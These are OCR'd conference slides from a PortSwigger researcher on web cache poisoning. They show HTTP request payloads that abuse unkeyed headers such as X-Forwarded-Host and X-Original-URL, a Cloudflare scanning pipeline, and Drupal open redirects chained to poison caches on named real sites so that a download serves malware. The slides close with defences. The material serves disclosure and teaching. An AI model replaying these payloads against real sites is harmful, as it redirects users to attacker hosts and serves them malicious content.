
302 to HTTPS by @_s_n_t

Open Graph hijacking


```
GET /popularPage HTTP/1.1
Host: redacted.net
Cookie: session_id=942…;
X-Forwarded-Host: attacker.com
```

```
HTTP/1.1 200 OK
Cache-Control: public, max-age=14400
…
<meta property="og:url" content='https://attacker.com/…
```




Facebook
Sharing Debugger - Facebook
Cloudflare Status
Our Anycast Network Map | Clo
https:/
?dontpoisoneveryone=3
Search
REDACTED
Share 1
Tweet

Cross-Cloud Poisoning: Cloudflare


```
GET /cdn-cgi/trace HTTP/1.1
Host: anything-on-cloudflare
```

```
fl=21f169
ip=81.139.39.150
ts=1528298037.748
visit_scheme=https
colo=LHR
loc=GB
```

```
curl https://www.cloudflare.com/ips-v4 | sudo zmap -p80|
zgrab --port 80 --data traceReq | fgrep visit_scheme |
jq -c '[.ip , .data.read]' cf80scheme |
sed -E 's/\["([0-9.]*)".*colo=([A-Z]+).*/\1 \2/' |
awk -F " " '!x[$2]++'
```

```
104.28.19.112 LHR    172.64.13.163 EWR    198.41.212.78 AMS
172.64.47.124 DME    172.64.32.99 SIN     108.162.253.199 MSP
172.64.9.230 IAD     198.41.238.27 AKL    162.158.145.197 YVR
```

Beyond fake hosts




```
GET /admin HTTP/1.1
Host: unity.com
```

```
HTTP/1.1 403 Forbidden

Access is denied
```

```
GET /anything HTTP/1.1
Host: unity.com
X-Original-URL: /admin
```

```
HTTP/1.1 200 OK

Please log in
```

Drupal

Symfony

ZEND FRAMEWORK

External cache poison (1/3)

Unused and keyed

Used and keyed

```
GET /education?x=y HTTP/1.1
Host: store.unity.com
X-Original-URL: /gambling?x=y
```


Used and unkeyed

Unused and unkeyed

```
GET /education?x=y HTTP/1.1
```

```
HTTP/1.1 200 OK
…
Unity for Gambling
```

store.unity.com/education



Internal cache poison (2/3)

Unused and unkeyed

Used and unkeyed

```
GET /search/node?keys=snuff HTTP/1.1
Host: example.com
X-Original-URL: /search/node?keys=kittens
```

Used and keyed

Unused and keyed

```
GET /search/node?keys=kittens HTTP/1.1
```

```
HTTP/1.1 200 OK
…
Search results for 'snuff'
```

Drupal Open redirect (3/3)


```
GET //
Host: drupal.org
```

```
HTTP/1.1 302 Found
Location: https://drupal.org/
```

```
GET //?destination=https://evil.net\@drupal.org/
Host: drupal.org
```

```
HTTP/1.1 302 Found
Location: https://evil.net\@drupal.org/
```

'Corrected' to / by web browsers

Combining ingredients

Before

```
GET /foo.js?v=1 HTTP/1.1
Host: business.pinterest.com
```

```
HTTP/1.1 302 Found
Location: /foo.js
```

```
GET /?destination=https://evil.net\@business.pin…/
Host: business.pinterest.com
X-Original-URL: /foo.js?v=1
```

Poison this cache entry

with this parameter

After

```
GET /foo.js?v=1 HTTP/1.1
Host: business.pinterest.com
```

```
HTTP/1.1 302 Found
Location: https://evil.net\@…
```

Poisoning caches with caches

Poison /redir **with /redir?destination=...**

```
GET /?destination=https://evil.net\@unity.com/ HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir?cacheBuster=1
```

Poison /download?v=1 **with pre-poisoned /redir**

```
GET /download?v=1 HTTP/1.1
Host: store.unity.com
X-Original-URL: /redir?cacheBuster=1
```

Clicking Download installer now serves malware.exe :)

Resources

Run: https://github.com/PortSwigger/paramMiner

Read: https://portswigger.net/blog/practical-web-cache-poisoning

Practice: https://hackxor.net/mission?id=7

Defense

- Cache with caution
- Avoid unkeyed input
  - Detect with Burp / Param Miner
  - Then disable
  - Or strip at the cache layer
  - Or add to cache key

Takeaways

- Frameworks can hide lethal functionality
- Header based input is inherently dangerous
- Cache poisoning is not theoretical

PORTSWIGGER
WEB SECURITY

@albinowax
Email: james.kettle@portswigger.net